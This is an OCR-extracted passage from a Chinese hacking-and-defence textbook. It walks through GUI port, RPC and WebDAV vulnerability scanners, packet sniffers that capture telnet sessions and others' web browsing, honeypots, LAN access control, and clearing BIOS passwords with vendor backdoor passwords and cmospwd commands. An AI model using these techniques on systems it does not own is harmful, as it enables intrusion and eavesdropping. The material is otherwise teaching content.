
极速漏洞扫描器是目前比较流行的漏洞扫描软件,它能扫描指定IP的系统开放端口,从而利用这些端口进行入侵。

首先系下载极速漏洞扫描器,下载完成后可以直接运行,如下图所示。



设置扫描端口


在主界面中选择“IP扫描设置”,在IP地址里设置一下起始位置,设置完成后设置一下端口扫描的属性,在这里就设置成“完全扫描”,设置完成后单击“开始扫描”就可以了,如下图所示。



设置扫描端口

开始扫描

单击开始扫描以后极速漏洞扫描器就开始运行了,扫描完成以后就可以看到被扫描的计算机有什么开放的端口了,如下图所示。



查看扫描结果


查看扫描结果的时候就能看到指定计算机中存在那些开放端口了,这个时候就可以利用一些工具进行攻击了。

2.1.3 RPC服务与漏洞扫描

著名的“冲击波”和“震荡波”病毒,就是利用系统的RPC漏洞进行攻击.RPC漏洞扫描器是一个RPC安全漏洞扫描器.可用于系统漏洞安全检查,及早发现自己系统中存在的漏洞,及时补救。

首先下载一个RPC漏洞扫描工具,下载完成以后可以直接使用不需要安装。

扫描RPC漏洞的方法十分简单,输入想要扫描电脑的IP地址,然后单击“Scanning”就可以了,如果电脑中没有RPC漏洞那么就会提示“RPC服务不可用”,如下图所示。



电脑中如果有RPC漏洞的话只需要到网络上下载一个漏洞补丁就可以了。


2.1.4 扫描个人服务器

WebDAV组件是Microsoft IIS5.0 (Internet Information Server 5)Microsoft Windows 2000 自带的一个网络信息服务器,其中包含HTTP服务功能.IIS5默认提供了对WebDAV的支持,WebDAV(基于Web的分布式写作和改写)是一组对HTTP协议的扩展,它允许用户协作地编辑和管理远程Web服务器上的文件.使用WebDAV,可以通过HTTP向用户提供远程文件存储的服务,包括创建、移动、复制及删除远程服务器上的文件,但是作为普通的HTTP服务器,这个功能不是必需的。

下面就来看看如何扫描WebDAV组件的漏洞.首先下载一个WebDAVScan,下载完成后可以直接使用不需要安装。




Step1 在主界面中可以设置需要扫描的IP段,设置完成以后直接单击“扫描”按钮。



Step2 扫描完成以后就可以看到电脑的WebDAV漏洞了。

从扫描结果可以看出,IP地址为192.168.1.100的电脑中存在WebDAV组件漏洞。

扫描完成后会在程序主目录下生成一个TXT文本,上面就记录有扫描结果可以随时查看,如下图所示。




2.1.5 扫描网页是否安全

现在的网站特别是稍微大一点的网站,一般都采用ASP、PHP或者JSP等脚本语言来连接数据库,取得数据库里面的数据生成动态网页,这样,当一个网站完全建立的以后,程序就会很多,特别是网页设计的特殊性,服务器与用户的交互程序特别多,所以,如果程序员不是很有经验或者没有强烈的安全意识,程序的漏洞就会很多,给网站带来不可估量的安全隐患。

下面来看看如何利用工具来扫描网页的漏洞,这里以CMXploit为例。

首先下载CMXploit,下载完成后运行,进入主界面,如下图所示。



利用CMXploit扫描网页的操作步骤如下。



Step1 在主界面左边的“Option”按钮选择“Proxy List Selection Options”,并选择右边的“Single Proxy Mode”,填写一个可用的HTTP Proxy。



Step2 设置完成后选择“Load”,并在弹出窗口中选择“Exploit Lists”,选择以后添加目标的URL链接。完成这些以后就可以单击“Start”,选择“Single URL Scan”进行扫描了,显示扫描结果。

2.1.6 防御扫描器ProtectX

ProtectX是一个可以在连接上网络的时候保护电脑的工具,防止黑客入侵,假如任何人尝试入侵连接到你的电脑,ProtectX即会发出声音警告并将入侵者的IP地址记录下来。

首先下载ProtectX,下载完成后需要安装,安装完成以后会提示重新启动电脑。

重新启动完成以后进入ProtectX主界面,如下图所示。



当进入主界面以后ProtectX就开始工作了，它已经在监控你的系统了，如果有黑客蓄意入侵的话它会发出警报提示，并且还可以追踪到入侵者的IP地址，将其IP地址显示在左下角的“IP Addresses”栏中。

2.2 典型嗅探器


嗅探的作用就是截取电脑之间传送的数据包，这样一来，黑客们就能很容易的找到需要的资料进行入侵。

2.2.1 Sniffer Portable嗅探器捕获数据

Sniffer Portable是一个功能强大的协议分析器，能够实现分析网络流量、监控网络活动等多种功能。

下面就专门针对捕获报文来为大家做讲解，首先下载Sniffer Portable，下载完成后安装。

安装完成后运行，在首次运行的时候会出现选择网络适配器的界面，在这个界面中选择电脑中的网络适配器就可以了，如下图所示。



选择好了网络适配器以后直接进入主界面，在主界面中选择开始捕获，如下图所示。



选择开始以后就可以在下面的状态栏中查看已经捕获的报文了，如下图所示。



在选择开始捕获报文以后在主界面中选择“Matrix”，就可以看见被捕获报文的详细信息，在这个信息中可以自己进行分析，如下图所示。



在查看界面中可以在左侧的选择栏中选择不同的查看方式。

2.2.2 用于局域网的Iris嗅探器

Iris是一个功能十分强大的嗅探工具，相对于Sniffer Portable而言，它抓取数据包的方式相当简便，只需要一个按钮就行了，并不需要进行繁琐的解码。

下面来看看如何使用Iris。首先下载Iris，下

第2章 扫描、嗅探与欺骗防范


载完成后安装直到安装完成,安装完成以后进入主界面,如下图所示。




在主界面中选择上方工具条中的“开始按钮”就可以开始抓取数据封包了,如下图所示。




开始抓取数据封包以后在抓包界面中就可以看见抓取的数据封包了,如下图所示



在主界面左侧的功能键区里选择“Statistics”就可以看到抓取数据封包的饼状图,如下图所示。



停止抓包以后就可以看见解码和封包内容了,如下图所示。




下面来看看使用Iris抓取telnet会话的封包实例。

首先运行Iris进行抓取封包。

接着运行telnet命令,开启一个telnet会话,如下图所示。



然后回到Iris界面中停止抓取封包,切换到“Decode”界面,在解码界面中选择“TCP->TELNET”,在封包数据界面中就能看到抓取的telnet会话封包了,如下图所示。



2.2.3 操作简便的影音神探嗅探器

影音神探是一款国产的网络嗅探器,它采用的是WinPcap开发包,能够嗅探通过网卡的数据包并加以分析,快速地找到需要的数据。

下面,我们就来看看如何运用影音神探抓取数据包。


首先下载影音神探,下载完成后安装直到安装完成。

安装完成以后运行影音神探,在首次运行的时候会提示测试网卡,大家只需要选择电脑中安装的网卡就可以了,如下图所示。



测试网卡

测试完成好以后会提示该网卡可用,单击“确定”以后进入主界面,如下图所示。




影音神探主界面

在主界面中单击“开始嗅探”,影音神探就开始嗅探网络数据包了,嗅探出来的网络数据包会显示在列表中,如下图所示。



嗅探出的数据包

嗅探出数据包以后使用鼠标右键单击该数据包,在弹出的菜单中选择“查看数据包”就可以查看该数据包了,如下图所示。



查看数据包

2.2.4 捕获网页内容的艾菲网页侦探

艾菲网页侦探是一个HTTP协议的网络嗅探器,协议分析器和HTTP文件重建工具。它可以捕捉局域网内的含有HTTP协议的IP数据包,并对其进行分析,找出符合过滤器的那些HTTP通信内容。通过它,可以看到网络中的其他人都在浏览了哪些网页,这些网页的内容是什么。

首先下载艾菲网页侦探,下载完成以后安装直到安装完成。

教你一招



在首次使用艾菲网页侦探的时候会提示用户安装WinPcap,如果用户的电脑中没有安装WinPcap的话那么安装程序会自动安装。


第2章 扫描、嗅探与欺骗防范

安装完成后进入艾菲网页侦探的主界面,如下图所示。




Step 1 开始监控

Step1 在主界面中单击“开始”。



Step 2 开始监控后电脑浏览过的网站

Step2 艾菲网页侦探就开始监控电脑浏览过那些网页并记录下来了。



Step 3 查看详细信息

Step3 选择一条记录单击鼠标左键可以进入详细信息界面,在详细信息界面中可以看到浏览时间等等详细信息。

2.3 网络欺骗

随着人类社会生活对Internet需求的日益增长,网络安全逐渐成为Internet及各项网络服务和应用进一步发展的关键问题,据美国商业杂志《信息周刊》公布的一项调查报告称,黑客攻击和病毒等安全问题在2000年造成了上万亿美元的经济损失,在全球范围内每数秒钟就发生一起网络攻击事件。

这样一来许多防护手段也应运而生了,下面来看看蜜罐以及网络执法官。

2.3.1 极具诱捕功能的蜜罐

蜜罐(Honeypot)是一种在互联网上运行的计算机系统。它是专门为吸引并诱骗那些试图非法闯入他人计算机系统的人(如电脑黑客)而设计的,蜜罐系统是一个包含漏洞的诱骗系统,它通过模拟一个或多个易受攻击的主机,给攻击者提供一个容易攻击的目标。由于蜜罐并没有向外界提供真正有价值的服务,因此所有对蜜罐尝试都被视为可疑的。蜜罐的另一个用途是拖延攻击者对真正目标的攻击,让攻击者在蜜罐上浪费时间。简单点说蜜罐就是诱捕攻击者的一个陷阱。

蜜罐的主要技术有网络欺骗,端口重定向,报警,数据控制和数据捕获等。

1. 网络欺骗技术

为了使蜜罐对入侵者更有吸引力,就要采用各种欺骗手段。

例如在欺骗主机上模拟一些操作系统一些网络攻击者最喜欢的端口和各种认为有入侵可能的漏洞。

2. 端口重定向技术

端口重定向技术,可以在工作系统中模拟一个非工作服务。

例如正常使用WEB服务(80),而用TELNET(23)和FTP(21)重定向到蜜罐系统中,而实际上

这两个服务是没有开启的,而攻击者扫描时则发现这两个端口是开放的,而实际上两个端口是蜜罐系统虚拟出来的,对其服务器而不产生危害性。

3. 攻击(入侵)报警和数据控制

蜜罐系统本身就可以模拟成一个操作系统,我们可以把其本身设定成为易攻破的一台主机,也就是开放一些端口和弱口令之类的,并设定出相应的回应程序,如在Linux中的SHELL,和FTP程序,当攻击者入侵进入系统(这里所指蜜罐虚拟出来的系统)后,当进入后就相当于攻击者进入一个设定陷阱,那么攻击者所做一切都在其监视之中。

4. 数据捕获技术

在攻击者入侵的同时,蜜罐系统将记录攻击者输入输出信息,键盘记录信息,屏幕信息,以及攻击者曾使用过的工具,并分析攻击者所要进行的下一步。捕获的数据不能放在加有蜜罐系统的主机上,因为有可能被攻击者发现,从而使其觉察到这是一个陷阱而提早退出。

2.3.2 拒绝恶意接入的网络执法官

长角牛网络监控机(原名网络执法官)是一款局域网管理辅助软件,采用网络底层协议,能穿透各客户端防火墙对网络中的每一台主机进行监控;采用网卡地址(MAC)识别用户,可靠性高;软件本身占用网络资源少,对网络没有不良影响。

在网内任一台主机上运行即可有效监控所有本机连接到的网络(支持多网段监控),主要功能包括以下几点。

1. 实时记录

网络中任一台主机,开机即会被本软件实时检测并记录其网卡地址、所用的IP、上线时间、下线时间等信息,该信息自动永久保存,可供查询,查询可依各种条件进行,并支持模糊查询。利用此功能,管理员随时可以知道当前或以前任一时刻任一台主机是否开机、开机多长时间,使用的是哪一个IP、主机名等重要信息;或任一台主机的开机历史。

2. 自动检测接入并报警

管理员登记完或软件自动检测到所有合法的主机后,可在软件中作出设定,拒绝所有未登记的主机接入网络。一旦有未登记主机接入,软件会自动将其MAC、IP、主机名、上下线时段等信息作永久记录,并可采用声音、向指定主机发消息等多种方式报警,还可以根据管理员的设定,自动对该主机采取IP冲突、与关键主机隔离、与网络中所有其它主机隔离等控制措施。

3. 检测网内代理服务器以及路由器

大多数局域网都存在个别用户采用代理服务器或路由器方式私自扩展网络的问题。本软件可检测出局域网中所有存在的代理服务器和路由器(检测所有路由器的功能仅适用于企业版),帮助管理员杜绝私自扩展网络的行为。

4. 限定IP防止被盗用

管理员可对每台主机指定一个IP或一段IP,当该主机被擅自更改IP,超出范围时,软件会判定其为非法用户,自动采用管理员事先指定的方式对其进行控制,并将其MAC、IP、主机名作永久记录备查。管理员可事先指定对非法用户实行IP冲突、与关键主机隔离、与其它所有主机隔离等管理方式。

5. 限定主机连接时段

管理员可指定每台主机在每天中允许与网络连接时段或不允许与网络连接时段(以半小时为单位,可指定任意单位时间内是否允许用户与网络连接),并可指定每一用户是否被允许在每个周六、周日与网络连接。对违反规定的用户,软件判其为非法用户,自动记录并采用管理员事先指定的方式进行管理。管理方式同样可为IP冲突、与关键主机隔离、与其它所有主机隔离等。

6. 保护指定IP,禁止普通用户使用

管理员可设定最多64个IP或IP段,称为“保护IP”,这些IP将禁止普通用户使用(关键主机可使用);若某设定权限的用户使用了“保护IP”,将会作为非法用户被管理。

7. 设置各主机上线的有效期


可以通过软件指定某用户在一段时间内正常

第2章 扫描、嗅探与欺骗防范

上网,此项功能适合于小区宽带运营商对收费客户管理,或者单位网络管理员管理客户临时接入的笔记本电脑等场合。

下面就看看如何利用网络执法官拒绝恶意接入。

首先下载一个网络执法官,下载完成直接安装,安装完成以后进入主界面,在进入以前需要先设置一下扫描范围,如下图所示。



Step 1 设置扫描范围

Step1 在“选择网卡”栏目中选择电脑中使用的网卡,在“子网”栏目中选择子网段,一般来说按照默认设置就可以了,在扫描范围中设置一下扫描的IP段,只要设置一下在网内的IP就行了。




Step 2 网络执法官主界面

Step2 在主界面中可以看到处于网络执法官监控状态下的所有主机、路由器和交换机等,不过是看不到自己的。



Step 3 禁止用户


Step3 如果这个时候需要禁止一个主机连接到网络的话只需要在该主机上单击鼠标右键,在弹出的对话框中选择“权限设置”,进入权限设置管理界面后选择“禁止用户,发现用户上线即管理”。如果这个时候需要禁止一个主机连接到网络的话只需要在该主机上单击鼠标右键,在弹出的对话框中选择“权限设置”,进入权限设置管理界面后选择“禁止用户,发现用户上线即管理”。



Step 4 禁止TCP/IP连接

Step4 继续在该主机上单击鼠标右键,在弹出的对话框中选择“锁定/解锁”,在锁定设置界面中选择“禁止与所有主机的TCP/IP连接(关键主机除外)”就可以了。

设置完成以后该主机就被禁止连接网络了,如下图所示。



被禁止网络连接的主机


在主界面中还可以监控本机的网络流量,在主界面中选择“本机状态”进入本机网络流量监控界面,如下图所示。



监控本机网络流量

在了解了这些基本功能以后就来看看如何利用网络执法官拒绝恶意接入。

首先选择“设置”,在弹出的对话框中选择“报警设置”进入报警设置界面,如下图所示。



报警设置界面

在报警设置界面勾选“发现非法用户时发出消息通知”和“发现非法用户时启用声音报警”前面的复选框。

设置好以后网络执法官就开始监控所有的非法连接了,如果发现非法连接就会发出警报开始报警,接着使用前面说过的限制IP连接网络的方法就可以了。

2.4 本章习题

一、选择题

1.微软基准安全分析器(Microsoft Baseline Security Analyzer,简称MBSA)是微软专门为()系统准备的安全分析工具。

- A.Windows 98和Windows XP
- B.Windows 2000和Windows XP
- C.Windows 2000和Windows 98
- D.Windows 2000、Windows XP和Windows 98

2.网络执法官中管理员可设定最多()个IP或IP段。

- A.16
- B.32
- C.64
- D.128

二、填空题

1.黑客首先要通过_____来确定一台计算机作为攻击对象。

2.艾菲网页侦探是一个_____、_____和_____工具。

3.蜜罐的主要技术有_____、_____、_____和_____。

三、简答题

1.嗅探器的作用是什么?

2.什么是网络执法官?它有些什么功能?

第 3 章

密码破解大揭密

重点讲解

- 密码破解方法和工具
- 密码破解的防范

在对安全和保密需求日益增加的时代,有很多加密工具能够保护用户的利益,但是,这些加密工具也受到密码破译的挑战。在忘记密码的时候,破解密码也是一个找回密码的途径。所以,密码破译技术的发展并不亚于加密技术,在本章中将介绍各个方面常用的密码破译方法和破译工具读者。

本章导读

3.1 清除BIOS密码

为了防止其它人未经允许使用我们的计算机,大部分主板都允许设置BIOS密码。BIOS被设置密码之后一般会有两种情况:

第一种开机后可以引导系统,但当企图修改BIOS设置时会被提示输入密码,如密码错误将无法更改BIOS设置。

第二种开机后就被提示输入密码,如果密码输入错误根本无法进入系统。

3.1.1 常见的BIOS密码

清除Setup密码是针对上述的第一种情况:开机时能够正常引导系统,但在启动过程中按住“Delete”键进入BIOS时会提示输入密码,如密码错误将无法更改BIOS设置。

任何一个系统,开发者为了技术人员的方便,一般都留有后门,CMOS也不例外。

所谓万能密码,就是BIOS程式上面的Back Door,通常厂商用来方便自己的工程人员使用,所以万能密码可以无论你设什么密码,都能进入BIOS重新设定。每个厂家各个时期的万能密码都不同,因此此法并不能常常奏效。

1. 通用密码法

AMI 的 BIOS 常有: AMI, Sysg, PASSWORD, HEWITT RAND, AMISW, AMI_SW, LKWPETER, aammii, AMI!SW, AMIPSWD, AMI.KEY, amipswd, ami.kez, AMISETUP, AMI~, bios310, ami, BIOSPASS, amiami, CMOSPWD, amidecod, HEWITT, RAND, KILLCMOS。

AWARD的BIOS常有: award, Syxz, h996, wantgirl, eBBB, dirrid, 1EAAh, 256256, 589589, 589721, admin, alfarome, aLLy, aPA, awkard。

phoenix BIOS 常有: phoenix。

品牌机上的万用密码

厂家	密码	厂家	密码
Biostar	Biostar	Q54arwms	Compaq
Concord	last	CTX	Internati onal
CyberMax	Congress	Daewoo	Daewuu
Daytek	Daytek	Dell	Dell
Digital	Equipment	kompie	Enox
EpoX	central	Freotech	Posterie
HP	Vectra	hewlpack	IBM
Iwill	iwill	JetWay	spooml

Joss	Techno gy	57gbz6	technolgi
MachSpeed	sp99dd	Magic-Pro	prost
Megastar	star	Micron	sldkj754
Micronics	dn_04rjc	Nimble	xdfk9874
QDI	QDI	Quantex	teX1
Siemens	Nixdorf	SKY_FOX	SpeedEasy
TMC	BIGO	Toshiba	24Banc81
Vextrec	Techno gy	Vextrex	Vobis

2. cmospwd软件修改法


利用cmospwd这个软件可以很方便的清除BIOS密码。

cmospwd是一款基于命令行方式的免费软件,其作用是找回遗忘的BIOS密码。cmospwd适用于目前大部分PC机的BIOS版本。

主要包括:ACER/IBMBIOS、AMIBIOS、AMIWinBIOS2.5、Award4.5x、Compaq(1992)、Compaq(Newversion)、BiosDELLversionA08,1993、IBM(PS/2,Activa)、PackardBell、Phoenix1.00.09.AC0(1994)、Phoenix1.04、Phoenix1.10、A03/DellGX、Phoenix4release6(User)、Toshiba、ZenithAMI。

【案例2-1】使用cmospwd清除BIOS密码

在Windows 2000/XP和2003下使用cmospwd相当简单,只需要如下四个步骤。



Step 4 选择第一项或第二项后重启

- Step 1 用管理员身份进入cmd命令行模式,安装ioperm.sys驱动,即在命令行键入:
ioperm.exe -i。
- Step 2 在命令行键入: Net start ioperm, 启动ioperm系统服务。
- Step 3 在命令行键入: Cmospwd_win.exe -k, 清除BIOS密码。
- Step 4 选择第一项或第二项后重新启动计算机, BIOS中的密码就被清除了。

上图中的三个选项,分别是

- 1 - Kill cmos
- 2 - Kill cmos (try to keep data and time)
- 0 - Abort

教你一招




大部分笔记本电脑的BIOS密码存放在EEPROM中,因此使用Cmospwd_win.exe -k 不能清除笔记本电脑中地BIOS密码。

3. 利用Biospwds破解CMOS密码

现在网上破解CMOS的软件比比皆是, Biospwds 算是其中的佼佼者。它是由一个德国人开发的,操作简单,而且对各种主板的支持性比较好,可以查出主板的通用密码,显示密码设置的方式,是Setup还是System。


【案例2-2】利用Biospwds破解CMOS密码

Biospwds运行后的主界面如下图所示。



单击“Get passwords”按钮

在BiosPwds主界面,单击“Get passwords”按钮,将显示出BIOS版本,日期,管理者密码,用户密码,及Security option。



